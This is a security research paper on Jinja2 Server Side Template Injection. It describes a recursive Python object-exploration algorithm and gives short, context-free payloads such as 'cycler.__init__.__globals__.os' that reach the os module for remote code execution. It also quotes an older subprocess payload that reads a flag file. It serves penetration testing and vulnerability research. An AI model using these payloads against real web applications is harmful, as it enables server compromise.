Optimizing Server Side Template Injection payloads for Jinja2

Rémi GASCOU (Podalirius)

November 19, 2021

Abstract

When attacking Python-based web applications, we often need to find a way to execute commands on the server and escape from the application context. In order to get access to the underlying Python backend of a web application, an attacker can exploit common vulnerabilities such as Server Side Template Injection (SSTI) or Code Injections (CI) but how can we escape from this context? In this paper, I present a general approach to solve this problem by exploring python modules and python objects to find paths to high value targets, such as the `os` module or built-in functions. I will then use this technique to create the shortest payloads to access the `os` module in Python's jinja2 template engine.

Contents

Introduction **2**

1 Server Side Template Injections **2**

2 Python internals **2**

2.1 Finding a path between two modules 3

3 Automated deep exploration of Python objects **4**

3.1 First approach to the problem 4

3.2 Preventing cyclic traps and optimization 5

3.3 General algorithm to find modules from a Python object 5

4 Constructing payloads for jinja2 **6**

4.1 The `TemplateReference` object in jinja2 6

4.2 `TemplateReference` object to `os` module 6

4.3 Context-free payload for Remote Code Execution in jinja2 8

4.4 Further optimization 8

References **9**

Introduction

Python is one of the most used languages in recent years, and it is used more and more. Its performance and simplicity has permitted the breakthrough of new, simpler web frameworks, such as Django [1] or Flask [2]. These frameworks are easy to use, but can be subject to vulnerabilities.

One of the common vulnerabilities found in these technologies is the Server Side Template Injection (SSTI) [4]. In this kind of vulnerabilities, we can inject template code in the web application, which will then be reflected in the template and executed inside the application context. In order to escape this context and gain Remote Code Execution on the server, we often need to find a way to import the `os` Python module.

The question we always ask ourselves when trying to break out of a Python application context, is *How can we access the `os` Python module ?* But there is another higher-level question that we can ask, *Is there a generic method to find paths to access Python modules ?*

To answer this last question, firstly we will have a look on how Python objects and internal functions work. After this, we will design an optimized algorithm capable of exploring Python objects without falling into cyclic traps. Using this algorithm, we will then explore the famous `jinja2` Python module to find a path to the `os` module, and create new, context-free payloads.

1 Server Side Template Injections

Server Side Template Injections (SSTI) vulnerabilities can happen when an attacker can modify the template code before it being rendered by the template engine. This can happen in a lot of ways, by mixing format strings and templates, by obtaining a write access to the template files, by a file upload vulnerability ...

When an attacker finds a Server Side Template Injection, he will try to inject template code to exploit the template engine to gain access to the underlying machine and achieve Remote Code Execution (RCE).

2 Python internals

In Python, most variables are actually objects. Python classes' and objects' have very interesting internal functions, whose names starts with two underscores `__`. Some of these internal functions are called when the object is converted to a type (`'__bool__'`, `'__float__'`, `'__repr__'`, `'__dict__'` `...`) and some of them are used in comparisons (`'__eq__'`, `'__ge__'`, `'__gt__'`, `'__le__'`, `'__lt__'`,`'__ne__'`, `'__neg__'`, `...`). We can list all of the attributes (functions, internal functions, variables) of a Python object through the `dir()` function. Here is an example of the attributes of an `int` object:

```
1 >>> dir(int(0))
2 ['__abs__', '__add__', '__and__', '__bool__', '__ceil__', '__class__', '
    __delattr__', '__dir__', '__divmod__', '__doc__', '__eq__', '__float__', '
    __floor__', '__floordiv__', '__format__', '__ge__', '__getattribute__', '
    __getnewargs__', '__gt__', '__hash__', '__index__', '__init__', '
    __init_subclass__', '__int__', '__invert__', '__le__', '__lshift__', '__lt__
    ', '__mod__', '__mul__', '__ne__', '__neg__', '__new__', '__or__', '__pos__'
    , '__pow__', '__radd__', '__rand__', '__rdivmod__', '__reduce__', '
    __reduce_ex__', '__repr__', '__rfloordiv__', '__rlshift__', '__rmod__', '
    __rmul__', '__ror__', '__round__', '__rpow__', '__rrshift__', '__rshift__',
    '__rsub__', '__rtruediv__', '__rxor__', '__setattr__', '__sizeof__', '
    __str__', '__sub__', '__subclasshook__', '__truediv__', '__trunc__', '
    __xor__', 'as_integer_ratio', 'bit_length', 'conjugate', 'denominator', '
    from_bytes', 'imag', 'numerator', 'real', 'to_bytes']
3 >>>
```

As we can see, there are many attributes to this object, most of them being internal functions. These functions are called when casting objects, for example calling `str(int(17))` would call the internal `__repr__` function like this: `int(17).__repr__()`.

```
1  >>> str(int(17))
2  '17'
3  >>> int(17).__repr__()
4  '17'
5  >>>
```

From these functions and attributes, we can access other attributes, such as other functions, variables or sub-modules. Here is an example of sub-attributes found in the previous `int(0)` object:

```
1  >>> dir(int(0).__init__)
2  ['__call__', '__class__', '__delattr__', '__dir__', '__doc__', '__eq__', '
     __format__', '__ge__', '__getattribute__', '__gt__', '__hash__', '__init__',
      '__init_subclass__', '__le__', '__lt__', '__name__', '__ne__', '__new__', '
     __objclass__', '__qualname__', '__reduce__', '__reduce_ex__', '__repr__', '
     __self__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', '
     __text_signature__']
```

All of these functions can be chained to access one object from another. This is the core concept that most payloads use in Server Side Template Injections (SSTI) [4] exploits today [3], like this one:

```
1  {{''.__class__.mro()[1].__subclasses__()[396]('cat flag.txt',shell=True,stdout
     =-1).communicate()[0].strip()}}
```


This type of payloads can cause various problems because it is **highly context dependent**. Indeed the values of the indexes in `"...__class__.mro()[1].__subclasses__()[396]..."` can vary depending on the version of `jinja2` and the modules used inside the application.

2.1 Finding a path between two modules

Firstly, let's see what a path from a module to another looks like. With a little bit of research, code review and testing, we can find a path to the `os` module from the `jinja2` module by hand. This is really long as we often need to read the source code of the module to move forward. We can test this path and see that we can access the module `os` from the module `jinja2`:

```
1  >>> import jinja2
2  >>> jinja2.bccache.tempfile._os
3  <module 'os' from '/usr/lib/python3.8/os.py'>
4  >>>
```

This is a graph of all the possible sub-attributes for each element used in this payload:



We can find **one** path from the module `jinja2` to the module `os` by hand, but we simply cannot test every possible path by hand. So, what is next ?

3 Automated deep exploration of Python objects

In order to create a general algorithm to explore python objects and extract high value targets for exploits, we first need to define what high value targets we want to find. We will consider modules and built-in functions as priority targets, as they would constitute the basis for a successful exploitation. These two elements are represented as strings by the `__repr__` function as follows:

- **Modules**: Represented by strings like `<module ’os’ from ’/usr/lib/python3.8/os.py’>`
- **built-in functions**: Represented by strings like `<built-in function open>`

3.1 First approach to the problem

The first approach to this problem would be to write a recursive function performing a breadth-first search limited to a maximum depth. This function will retrieve all the sub-attributes of an object, and recursively explore them as well.

```
def find_path_to_modules(obj, found={}, path=[], depth=0, maxdepth=3):
    if "modules" not in found.keys():
        found["modules"] = {}
    if depth < maxdepth:
        for subkey in dir(obj):
            try:
                try:
                    subobj = eval("obj.%s" % subkey, {'obj':obj})
                except SyntaxError as e:
                    continue
                if str(subobj).startswith("<module '"):
                    modulename = str(subobj).split("<module '")[1].split("'")[0]
                    print("\r[>] Found module '%s' at %s" % (modulename, '.'.join(path+[subkey])))
                    if modulename not in found["modules"].keys():
                        found["modules"][modulename] = []
                    found["modules"][modulename].append(found["modules"][modulename] + ['.'.join(path+[subkey])])
                # Explore further
                foundmodules = find_path_to_modules(subobj, found=found, path=path+[subkey], depth=(depth+1), maxdepth=maxdepth)
            except AttributeError as e:
                pass
    return found
```

With this first approach to the problem, we have two issues:

- **Cyclic traps**: When exploring a sub attribute of an object referring to itself or one of its parents, we will fall in an infinite loop.
- **Long exploration time**: During the breadth-first search, we will encounter a lot of objects, and many of them more than once. This will result in a massive loss of time while exploring multiple times the same objects.

3.2 Preventing cyclic traps and optimization

In order to prevent **cyclic traps**, we need to keep track of the objects we already explored. To do this, we will create a list containing the `id` of each explored object. The `id` function [7] returns the address of the object in memory (in CPython implementations), this ensures that the objects are different if their `id()` differs.

3.3 General algorithm to find modules from a Python object

The general algorithm we will use is a recursive function performing a breadth-first search limited to a maximum depth. This function will retrieve all the sub-attributes of an object, and recursively explore them as well. At each step, it will store the `id()` [7] of the object to prevent falling into cyclic traps.

```python
def find_path_to_modules(obj, found={}, path=[], knownids=[], depth=0, maxdepth=3, verbose=False):
    if "modules" not in found.keys(): found["modules"] = {}
    if depth < maxdepth:
        for subkey in dir(obj):
            if verbose == True:
                print("\r\x1b[2K%s" % '.'.join(path+[subkey]), end="")
            if type(subkey) in [bool]:
                continue
            try:
                try:
                    subobj = eval("obj.%s" % subkey, {'obj':obj})
                except SyntaxError as e:
                    continue
                if str(subobj).startswith("<module '"):
                    modulename = str(subobj).split("<module '")[1].split("'")[0]
                    print("\r[>] Found module '%s' at %s" % (modulename, '.'.join(path+[subkey])))
                    if modulename not in found["modules"].keys():
                        found["modules"][modulename] = []
                    found["modules"][modulename] = shorten_module_paths(
                        path[0],
                        modulename,
                        found["modules"][modulename] + ['.'.join(path+[subkey])]
                    )
                # Explore further
                if id(subobj) not in knownids:
                    knownids.append(id(subobj))
                    foundmodules = find_path_to_modules(
                        subobj,
                        found=found,
                        path=path+[subkey],
                        depth=(depth+1),
                        maxdepth=maxdepth,
                        verbose=verbose
                    )
            except AttributeError as e:
                pass
    return found
```

4 Constructing payloads for jinja2

4.1 The TemplateReference object in jinja2

In jinja2 templates, we can use the `TemplateReference` object to reuse code blocks from the template. For example, to avoid rewriting the title everywhere in the template, we can define the title in a `{% block title %}` block and retrieve it with `{{ self.title() }}` later:

```
>>> msg = jinja2.Template("""
... <title>{% block title %}This is a title{% endblock %}</title>
... <h1>{{ self.title() }}</h1>
... """).render()
>>> print(msg)
<title>This is a title</title>
<h1>This is a title</h1>
>>>
```

The access to the `TemplateReference` object is context-free and it comes with no requirements except being in a jinja2 Template. This is exactly where we would be able to inject code if we managed to get a Server Side Template Injection (SSTI) [4] on a web application. We can directly have access to the `TemplateReference` object through a simple `{{ self }}` in a template:

```
>>> jinja2.Template("My name is {{ self }}").render()
'My name is <TemplateReference None>'
>>>
```

4.2 TemplateReference object to os module

Using the general algorithm described in section 3.3 on `jinja2` as the start point for the search, we get very interesting results for all the paths to the `os` module:

```
{
  "modules": {
    ...
    "os": [
      "jinja2.utils.os",
      "jinja2.bccache.tempfile._os",
      "jinja2.bccache.tempfile._shutil.os",
      "jinja2.bccache.fnmatch.os",
      "jinja2.loaders.os",
      "jinja2.environment.os",
      "jinja2.filters.random._os",
      "jinja2.bccache.os"
    ]
  }
  ...
}
```

This is all the paths we can reach the os module from the jinja2 module. Now, we will look at the TemplateReference object to see what variables we can use. We can see there is a variable that stands out, the _TemplateReference__context:

```
1 >>> import jinja2
2 >>> jinja2.Template("My name is {{ f(self) }}").render(f=dir)
3 "My name is ['_TemplateReference__context', '__class__', '__delattr__', '
    __dict__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '
    __getattribute__', '__getitem__', '__gt__', '__hash__', '__init__', '
    __init_subclass__', '__le__', '__lt__', '__module__', '__ne__', '__new__', '
    __reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__', '
    __str__', '__subclasshook__', '__weakref__']"
```

Now, if we print this object, we get a dictionary with many values:

```
1 >>> import jinja2
2 >>> jinja2.Template("My name is {{ self._TemplateReference__context }}").render
    (f=dir)
3 "My name is <Context {'range': <class 'range'>, 'dict': <class 'dict'>, 'lipsum
    ': <function generate_lorem_ipsum at 0x7f9a1cb0a0d0>, 'cycler': <class '
    jinja2.utils.Cycler'>, 'joiner': <class 'jinja2.utils.Joiner'>, 'namespace':
     <class 'jinja2.utils.Namespace'>, 'f': <built-in function dir>} of None>"
```

This {{ self._TemplateReference__context }} is very interesting because it gives us access to the following classes:

- jinja2.utils.Cycler
- jinja2.utils.Joiner
- jinja2.utils.Namespace

As we have seen before, we can access the os module from jinja2 at the path jinja2.utils.os. Therefore, all we need to access os from the TemplateReference object is to access the global variables of one of the classes Cycler, Joiner, Namespace.

To do this, it's really simple ! We first need to access the class constructor:

```
1 >>> import jinja2
2 >>> jinja2.Template("My name is {{ self._TemplateReference__context.cycler.
    __init__ }}").render()
3 'My name is <function Cycler.__init__ at 0x7f696dd06700>'
```

Then access the class constructor global variables (corresponding to the global variables declared in utils.py inside jinja2):

```
1 >>> import jinja2
2 >>> jinja2.Template("My name is {{ self._TemplateReference__context.cycler.
    __init__.__globals__ }}").render()
3 'My name is {\'__name__\': \'jinja2.utils\', \'__doc__\': None, \'__package__
    \': \'jinja2\', ... ... \'os\': <module \'os\' from \'/usr/lib/python3.8/os.
    py\'>, ... ..., \'Cycler\': <class \'jinja2.utils.Cycler\'>, \'Joiner\': <
    class \'jinja2.utils.Joiner\'>, \'Namespace\': <class \'jinja2.utils.
    Namespace\'>, \'_\': <function _ at 0x7f696dd06670>, \'have_async_gen\':
    True, \'soft_unicode\': <function soft_unicode at 0x7f696dd06ca0>}'
```

And finally, we can access the os module !

```
1 >>> import jinja2
2 >>> jinja2.Template("My name is {{ self._TemplateReference__context.cycler.
    __init__.__globals__.os }}").render()
```

4.3 Context-free payload for Remote Code Execution in jinja2

We now have three context-free payloads that can be used to access the `os` module from the `jinja2` module.

```
1 {{ self._TemplateReference__context.cycler.__init__.__globals__.os }}
2
3 {{ self._TemplateReference__context.joiner.__init__.__globals__.os }}
4
5 {{ self._TemplateReference__context.namespace.__init__.__globals__.os }}
```

Let's render a small template to check if it works:

```
1 >>> import jinja2
2 >>> jinja2.Template("My name is {{ self._TemplateReference__context.cycler.
    __init__.__globals__.os }}").render()
3 "My name is <module 'os' from '/usr/lib/python3.8/os.py'>
```

These payloads gives us a new, quicker way to access to the `os` module in Server Side Template Injection attacks. This will be really usefull in bug bounties and penetration tests !

4.4 Further optimization

Now that we have completely context-free payloads, we can add a final optimization to them. To construct these payloads, we explored the python object tree from the `TemplateReference` object declared within jinja2 templates as `{{ self }}`. This object holds all the variables declared inside the template, therefore we could simplify our payloads by removing the `self._TemplateReference__context` as we can access directly to `joiner`, `cycler` or `namespace` from within the template!

Therefore the final context-free payloads to access the `os` module in jinja2 templates are:

```
1 {{ cycler.__init__.__globals__.os }}
2
3 {{ joiner.__init__.__globals__.os }}
4
5 {{ namespace.__init__.__globals__.os }}
```

Conclusion

In Server Side Template Injection (SSTI) [4] vulnerabilities, we can inject template code in the web application, which will then be reflected in the template and executed inside the application context. In order to escape this context and gain Remote Code Execution on the server, we often need to find a way to import the `os` Python module.

In order to find generic ways to access the `os` module, we studied how Python objects and internal functions work in order to design an algorithm capable of exploring Python objects looking for modules, without falling into cyclic traps. With this general algorithm, we were able to construct context-free payloads ([6]) that can be used to acheive Remote Code Execution (RCE) when an attacker has a SSTI in jinja2. Other payloads can also be created to exploit other template engines, such as Mako ([5]) for example.

References

[1] *Django*. URL: https://www.djangoproject.com/.

[2] *Flask*. URL: https://flask.palletsprojects.com/en/2.0.x/.

[3] *Jinja2 SSTI payloads on github swisskyrepo/PayloadsAllTheThings*. URL: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#exploit-the-ssti-by-calling-subprocesspopen.

[4] *Owasp Server Side Template Injection (SSTI)*. URL: https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/18-Testing_for_Server_Side_Template_Injection.

[5] *Python context free payloads in Mako templates*. URL: https://podalirius.net/en/articles/python-context-free-payloads-in-mako-templates/.

[6] *Python vulnerabilities : Code execution in jinja templates*. URL: https://podalirius.net/en/articles/python-vulnerabilities-code-execution-in-jinja-templates/.

[7] *Python's builtin `id()` function*. URL: https://docs.python.org/3/library/functions.html#id.